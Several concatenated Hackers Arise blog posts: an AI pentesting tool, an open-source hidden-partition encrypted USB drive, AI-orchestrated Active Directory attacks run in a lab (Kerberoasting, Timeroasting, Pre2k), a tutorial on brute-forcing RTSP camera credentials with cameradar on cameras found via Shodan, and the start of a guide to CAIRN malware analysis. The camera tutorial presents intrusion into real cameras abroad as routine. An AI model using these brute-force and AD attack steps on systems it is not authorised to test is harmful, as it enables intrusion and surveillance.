Below is an example of a PDF report. As you can see, multiple vulnerabilities were found in the project, some of them are classified as High. As mentioned before, all the findings here were validated with PoCs.

Summary

Shannon was made to find flaws in your web apps to make them more secure. It digs through the project repository and runs checks against a live system. It then creates a report with findings that were discovered with PoCs, so you get a clean report. As AI becomes more prevalent in cybersecurity, it should be used to improve the security of your projects before their release. Of course, that doesn’t replace a human in the loop, but it makes things faster. Stick to better models and don’t cut back on your security.

AI is evolving rapidly and the sooner you learn how to work with it, the greater the advantage you’ll have. That’s why we invite you to join our AI for Cybersecurity training. During this training, you will see you different ways of using AI in cybersecurity, set up local models and solve labs.

The post Artificial Intelligence (AI) in Cybersecurity, Part 30: Shannon – AI Pentester for Web Apps and APIs first appeared on Hackers Arise.

Anti-Forensics: Building a Phantomdrive

Welcome back, aspiring cyberwarriors!

You may know that privacy laws aren’t respected everywhere. In some places you can be forced to decrypt your files, or worse, get accused of a violation just for having encryption. A VeraCrypt hidden volume helps with the first problem but not the second. That’s why the project developer built Phantomdrive.

Phantomdrive is a fully open source USB drive that shows up as an 8GB disk when you plug it in. The OS has no way to detect the rest of the storage. To unlock the hidden partition, you open a text file on the visible part of the drive, type password: YOURPASSWORDHERE and save it. The drive disconnects, remounts the hidden partition, and AES-256 handles the encryption and decryption on the fly.

Design



The hardware, firmware, and mechanical design are all open source. The developer built it around a small chip called the CH569, from the same company behind the CH340 USB-to-Serial chip you’ll find on most Arduino clones. It has USB3, SD/eMMC support, and a hardware AES block built in.

eMMC was too expensive due to AI-driven demand, so the developer went with an SD card instead. If someone tears the device apart they’ll find it, but everything on it is encrypted. The enclosure is sealed with epoxy, so any attempt to get inside means destroying it first. Once eMMC prices drop, a version using it will follow.

The board itself is simple. It’s a CH569 chip, a USB port, two buck converters, a firmware update button, an SD card, and some supporting components.

Cryptography

The developer verified encryption works through functional tests and ran it against OpenSSL’s AES implementation. Most of the GitHub issues that surfaced were AI-generated noise or already fixed bugs, with one real exception around AES-XTS covered below.

Key Derivation


A Key Derivation Function (KDF) turns your password into an encryption key. The naive approach is padding the password to 32 bytes and using it directly.


That’s weak. A precomputed table could crack it without even brute forcing. To fix that, Phantomdrive adds a unique salt per device.

With different salts, an attacker has to compute keys for each device separately, and you can’t swap the SD card between devices. You can read your salt like this:

udevadm info --query=property --name=/dev/sdc | grep ID_SERIAL_SHORT
ID_SERIAL_SHORT=Phantomdrive:34FC1FA7145467F7

So, 34FC1FA7145467F7 is the salt for this device, which you will need to recover the data if it ever fails. Save that value. You can also change the Phantomdrive name and the USB PID/VID in firmware if you want more stealth. On top of the salt, the KDF runs 100,000 rounds of SHA-256.

That adds about 3 seconds to unlock time, which is already at the limit of what the chip can handle. Argon2 isn’t an option since it needs too much memory. If you need stronger security, you can increase the round count, use a software encryption layer on top, or look for a different device.

AES Modes

AES is a block cipher that works on 16-byte chunks. Different modes turn it into a stream cipher.

AES-ECB is the naive approach, encrypting each block directly. The problem is that identical plaintext blocks produce identical ciphertext blocks, which leaks patterns. Attackers can also manipulate the ciphertext in predictable ways. Not good.

AES-CTR solves this by encrypting a counter and XORing the output with plaintext.

uint64_t i = 0;
while(i < len(ciphertext)) {
    ctr = aes_encrypt(i);
    ciphertext[i] = plaintext[i] ^ ctr
    i++;
}

The main risk with CTR is nonce reuse. If an attacker copies your ciphertext twice and can guess one version, they can recover the other. The developer gets around 9 MB/s write and 20 MB/s read with AES-CTR.

AES-XTS is the disk encryption standard and uses two keys. K1 protects the data, K2 generates a tweak per sector. 

Each 16-byte block gets its own adjustment (T0, T1… Tn), then blocks are encrypted one by one to produce the final ciphertext. 

It’s more secure but slower, around 6 MB/s write and 10 MB/s read on this hardware.

Firmware

The firmware is built on two open source libraries:

BSP: https://github.com/hydrausb3/wch-ch56x-lib

ISP: https://github.com/hydrausb3/wch-ch56x-isp

Password Snooping

The device doesn’t understand file systems. It just handles raw USB WRITE10/READ10 commands and passes them to the SD card. To detect the unlock password, the firmware scans every write for the string password: before passing data through.

void phantomdrive_snoop_write(uint8_t *buf, uint32_t len)
{
    const char *prefix = "password:";
    const size_t prefix_len = 9;
    uint32_t i;

    for (i = 0; i + prefix_len <= len; i++) {
        if (buf[i] != 'p')
            continue;
        if (memcmp(buf + i, prefix, prefix_len) != 0)
            continue;

        size_t pw_start = i + prefix_len;
        size_t pw_end = pw_start;
        while (pw_end < len && (pw_end - pw_start) < sizeof(pending_pw) &&
               buf[pw_end] != '\n' && buf[pw_end] != '\r' && buf[pw_end] != '\0')
            pw_end++;

        size_t pw_len = pw_end - pw_start;

        memcpy(pending_pw, buf + pw_start, pw_len);
        pending_pw_len = pw_len;

        memset(buf + i, 0, pw_end - i);
        return;
    }
}

Once the password is found, it gets copied into RAM and the buffer gets zeroed out so the password never touches the disk. Keep in mind, if you store a lot of data on the unencrypted partition and any of it contains the string password:, you could get a false match. If that’s a concern, you can change the trigger string in firmware or look for a different approach.

Video

The developer has also published a video, if you want to get into details of this project. 

Summary

Phantomdrive is an open source USB drive that shows up as a plain 8GB disk while hiding the rest of its storage. You unlock the hidden partition by saving a password in a text file on the visible disk. The firmware catches it in the raw write traffic, keeps it in RAM, and never writes it to disk. Encryption is AES-256 on a CH569 chip, with a per-device salt and 100,000 SHA-256 rounds for key derivation. It’s limited by the hardware, so it’s weaker than memory-hard options like Argon2.

If you want to go deeper into how privacy can be preserved on real systems and how forensic traces are created and analyzed, our Anti-Forensics training is your next step. We covered advanced techniques for preserving your privacy and understanding what investigators can still see even when you think you have covered your tracks.

The post Anti-Forensics: Building a Phantomdrive first appeared on Hackers Arise.

Artificial Intelligence (AI) in Cybersecurity, Part 28: Using ADStrike to Compromise Active Directory

Welcome back, aspiring cyberwarriors! 

Our article on ADScan and ADPulse was popular. Those tools didn’t need the AI to work, they were basically using python libraries to do all the heavy work of analyzing the Active Directory setup. Today we will look at ADStike, which is somewhat similar but uses AI to arrange the attacks. AI here is completely optional. It analyzes the results of each step and decides what tool to run and what information to find. Models that support tool calls can be used for it, like Qwen 2.5-coder 7b.

ADStike has all the common AD attacks and different levels of OPSEC modes with 52 attack modules integrated. We will look at the workflow it has and use a local AI model to direct the pentest. 

Setting Up

The repository has the installation process laid out. Let’s use it.

kali > git clone https://github.com/capture0x/AdStrike.git && cd AdStrike && chmod +x install.sh run.sh && bash install.sh && source venv/bin/activate && bash run.sh

Usually it takes 5 minutes to set things up. Then you will be prompted to fill out the information about the domain. We are using our lab here with a regular account that doesn’t have any privileges in the domain to make it fair. 

When it has all the needed information, it will be saved in a config file. You will then see the main menu with options. Each phase has separate steps that can run individually.

We will go with step 53, which is AI. The tool already knows what local Ollama models we have installed and lets us choose if there are some. For this test we kept OPSEC level default.

Once you select the needed options, the scan will begin.

Pentesting Active Directory

The AI orchestrator will start from the first phase (Recon) and select only the appropriate phases and steps for your Active Directory setsups. All environments are different, some attacks will simply be impossible due to infrastructure limitations. 

As it progresses we start seeing the output on the screen from the commands it runs. 

Basically, it does all you would do but quicker. Below you can see that LAPS were empty, because they were not set up in this domain. You might want to recommend your client fix it, if you encounter the same results. LAPS help a lot in preventing lateral movement, since the Administrator password will never be the same across your machines. 


Then Kerberoasting follows. We did have a few roastable accounts. The compromise here will depend on your wordlist. 

Since it’s our lab, we knew the password of that user.


Another attack you may see is Timeroasting. Here it uses an impacket script to extract computer hashes. While those are basically impossible to brute force, some computers are vulnerable to Pre2k attack, where the password of the computer matches the DNS name. 

Here is more on Pre2k. Look at the NetExec commands. It’s passing the computer name and the password to the DC to find a valid account. These machines can have certain privileges, just like users do. All the privileges can be found in BloodHound. By the way, ADStrike will run SharpHound collection and analyze the data with AI to find paths and worthy accounts. 

Finally, after all the necessary steps, you will have a nice report generated in different formats.

Let’s open the HTML version and see what it looks like.

Scrolling down we see the MITRE ATT&CK Coverage

Then we have all the findings and their details. 

Summary

ADStrike looks very promising and easy to work with. It has 52 attack modules that are orchestrated with AI. AI here is completely optional and things should work without it as well. If you prefer not to let AI execute anything in your environment, you can use it for planning only or leave it alone to pwn your lab.

Join our AI for Cybersecurity training to learn more! During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve labs. The field is evolving rapidly and the sooner you learn things, the greater the advantage you’ll have.

The post Artificial Intelligence (AI) in Cybersecurity, Part 28: Using ADStrike to Compromise Active Directory first appeared on Hackers Arise.
IP Camera Hacking: Hacking IP Cameras with Cameradar

Welcome back, my aspiring IP camera hackers!

As most of you know, we have played a key role in the defense of Ukraine. Among our many activities in defense of Ukraine is the hacking of IP cameras throughout the country. In this way, we can spy on Russian activities and war crimes. We did this at the request of the Ukraine Army starting in April 2022.

For more on Hackers-Arise activities in Ukraine check out this post.

For more information on our IP camera hacking to support Ukraine, check out this post.


To hack these cameras we used multiple methods and techniques. In hacking, we often need to explore multiple methods to be successful. Persistence is a key hacker characteristic.

As hackers, of course, it is important to take a strategic approach to any target. Always use the simplest methods first before progressing to more advanced and time-consuming attack methods.


In our first step, we identified the unprotected cameras using such sites as Shodan, Google, and Censys. Next, we tried default credentials. These default credentials vary by camera and manufacturer, so make certain to check our list of default credentials for nearly every camera and manufacturer. That technique yielded a few cameras.

Next, we tried to hack the cameras with weak passwords. This yielded significant results! The primary tool we used in that effort was cameradar.

In this tutorial, I will show you how to use this tool for IP camera hacking just like we did in the Ukraine war!

RTSP

Before we begin to hack IP cameras, you need a bit of background in RTSP. RTSP is the protocol that most of these IP cameras use. Not all of the cameras use RTSP, but the vast majority do. Before we go any farther, we need to say that those cameras using proprietary or other protocols will not be exploitable by cameradar.

RTSP is an application-layer protocol used for commanding streaming media servers via pause and play capabilities. It thereby facilitates real-time control of the streaming media by communicating with the server — without actually transmitting the data itself.

Rather, RTSP servers often leverage the Real-Time Transport Protocol (RTP) in conjunction with the Real-Time Control Protocol (RTCP) to move the actual streaming data.

Most IP camera use the Real-Time Streaming Protocol (RTSP) to establish and control video and audio streams. The content is delivered using Real-time Transport Protocol (RTP). RSTP does not provide any configuration of the device. That must be done using the URI and IP address. Any configuration changes must be done via the web interface.

Most systems support RTSP as a fallback even if they are using a different protocol such a PSIA or ONVIF

When a user initiates a video stream from an IP camera using RTSP, the device sends an RTSP request to the streaming server. This jump starts the setup process.

Subsequently, the video and audio data can then be transmitted using RTP.

You can think of RTSP in terms of a television remote control for media streaming, with RTP acting as the broadcast itself.

While similar in some ways to HTTP, RTSP defines control sequences useful in controlling multimedia playback.

While HTTP is stateless, RTSP has state; an identifier is used when needed to track concurrent sessions

Like HTTP, RTSP uses TCP to maintain an end-to-end connection and, while most RTSP control messages are sent by the client to the server, some commands travel in the other direction (i.e. from server to client).


 RTSP uses the following commands, typically sent from the client to the server, when negotiating and controlling media transmissions: 

Options: This request determines what other types of requests the media server will accept.

Describe: A describe request identifies the URL and type of data.

Announce: The announce method describes the presentation when sent from the client to the server and updates the description when sent from server to client.

Setup: Setup requests specify how a media stream must be transported before a play request is sent.

Play: A play request starts the media transmission by telling the server to start sending the data.

Pause: Pause requests temporarily halt the stream delivery.

Record: A record request initiates a media recording.

Teardown: This request terminates the session entirely and stops all media streams.

Redirect: Redirect requests inform the client that it must connect to another server by providing a new URL for the client to issue requests to.

Other types of RTSP requests include ‘get parameter,’ ‘set parameter
,’ and ’embedded (interleaved) binary data,’

Now that you have a little background in RTSP, you are ready to start cracking IP camera credentials!

Step #1: Download and Install cameradar

Although cameradar can be run natively in Linux, I find that it works best in a docker container.

First, install docker.

kali > sudo apt install docker

Next, start docker with the systemctl command;

kali > sudo systemctl start docker

Now, download cameradar.

kali> sudo git clone https://github.com/Ullaakut/cameradar

Now, you are ready to begin to brute-force IP cameras!

Step #2: Run the RTSP Credential Brute-forcer

Now that you have docker and cameradar installed, you only need to point cameradar at the IP address of the camera that you want to brute-force!

For instance, to brute force a camera at 192.168.1.101 (obviously, not an IP address of a real camera), we would simply enter;

kali > sudo docker run ullaakut/cameradar -t 192.168.1.101


Cameradar will now attempt to find a RTSP stream at one of the default RTSP ports namely 554, 5554 and 8554. If you suspect there may be other ports with RTSP streams (you may want to run an nmap scan first), you can add them with the -p switch, such as

kali > sudo docker run ullaakut/cameradar -t 192.168.1.101 -p 9554

Step #3: Using Custom Username and Password Lists

By default, cameradar uses a small username and password list of the most common usernames and passwords. It’s good strategy to use these first but if they are unsuccessful, it’s time to bring out the big guns!

In this context, big guns means larger and more appropriate username and password lists. From my experience hacking cameras in Ukraine and Russia, the usernames usually are simple such as admin, root, admin1, admin3, etc. This means that you can probably use the default username list but passwords vary quite a bit. That’s why you should use a good password list that is appropriate for your environment (for instance, using a Spanish list in a Spanish speaking nation).

First, the password list must be json format. There are several websites that can covert your text file to json such as https://anyconv.com/txt-to-json-converter/. Your .txt file will then be appended with a json extension. So, if we were using the seclist’s password list;

/usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000000.txt,

I would first convert it to json format and then use that file with cameradar. It will then appear as 10-million-password-list-top-1000000.json.

Now to use that password list with cameradar, you can run the following command;

kali> sudo docker run ullaakut/cameradar -t

-v /usr/share/seclists/Passwords/Common-Credentials:/tmp/dictionaries

-c “tmp/dictionaries/10-million-password-list-top-1000000.json”

-t 192.168.1.101


Summary

Password Cracking of IP camera credentials is very similar to other remote password cracking once you become familiar with the RTSP protocol. In fact, in many ways it is easier, as it is rare to find a lockout (limiting how many attempts you can make) on the RTSP protocol. By using a tool like cameradar, we were able to successfully access a large percentage of IP cameras with weak passwords.


The post IP Camera Hacking: Hacking IP Cameras with Cameradar first appeared on Hackers Arise.
Malware Analysis: Analyzing AI-Backed Malware with CAIRN

Welcome back, aspiring cyberwarriors!


Some of you have already seen the headlines about malware calling out to AI APIs. Recently, Talos found a Windows implant called CLOSEDQUORUM that leaves its tactical command and control decisions to a panel of commercial LLMs while the operator sleeps. Malware like that doesn’t leave the traces we’re used to hunting. Now you find prompt templates, provider endpoints, API key prefixes, jailbreak wording and sometimes text written to talk an AI sandbox out of flagging the file. Talos calls these cognitive artifacts and developers who wire an LLM into their tooling leave some behind.

What is CAIRN

Cisco Talos built a free research tool called CAIRN. The name is a metaphor. A cairn is a pile of stones hikers leave on a trail so the next person can see where to go. CAIRN looks for the same kind of marker inside malware that talks to AI. It works from metadata, which means you never download the sample and you never run it. Keep in mind, it needs a VirusTotal API. It sorts what it finds into three tiers, from a simple AI string match, to behavior and families. It also clusters samples that look alike even when they don’t share an obvious string. 

CAIRN is a research tool and not a live threat feed. It shows us where hackers are heading. 

Let’s set it up and cover some basic commands. 

Setting Up


We start by copying the repository and installing the python libraries.

kali > git clone https://github.com/Cisco-Talos/Cognitive-Artifact-Intelligence-Research-Network.git

kali > cd Cognitive-Artifact-Intelligence-Research-Network

kali > python -m venv .venv
kali > source .venv/bin/activate          

kali > pip install -e ".[dev]"


The env file needs VirusTotal API.

kali > cp .env.example .env
kali > nano .env

Once it’s there, you can start with some basic commands.

Basic Commands


The first thing we do is open the YARA file that ships with CAIRN and check that it is readable and put together the way the tool expects. If it prints a rule count and says the pack is valid, the rulers are loaded. You run it after install or after you edit a rule, so you know the next hunt will not fail because the rule file is broken.

kali > cairn validate-rules

Next we print the list of saved VirusTotal searches that come with CAIRN. We will use these names in the following command. The command only reads a config file on disk.


kali > cairn filters

Each name on that list is a hunt idea you can use, like Python files that mention an LLM library, or files that mention a hosted API.

kali > cairn pull --filter python-ai-scripts --limit 10

Next, you can summarize the findings. It reads only your database and tells you how many files you got and what rules were in use. 

kali > cairn summarize

We can then open the map.

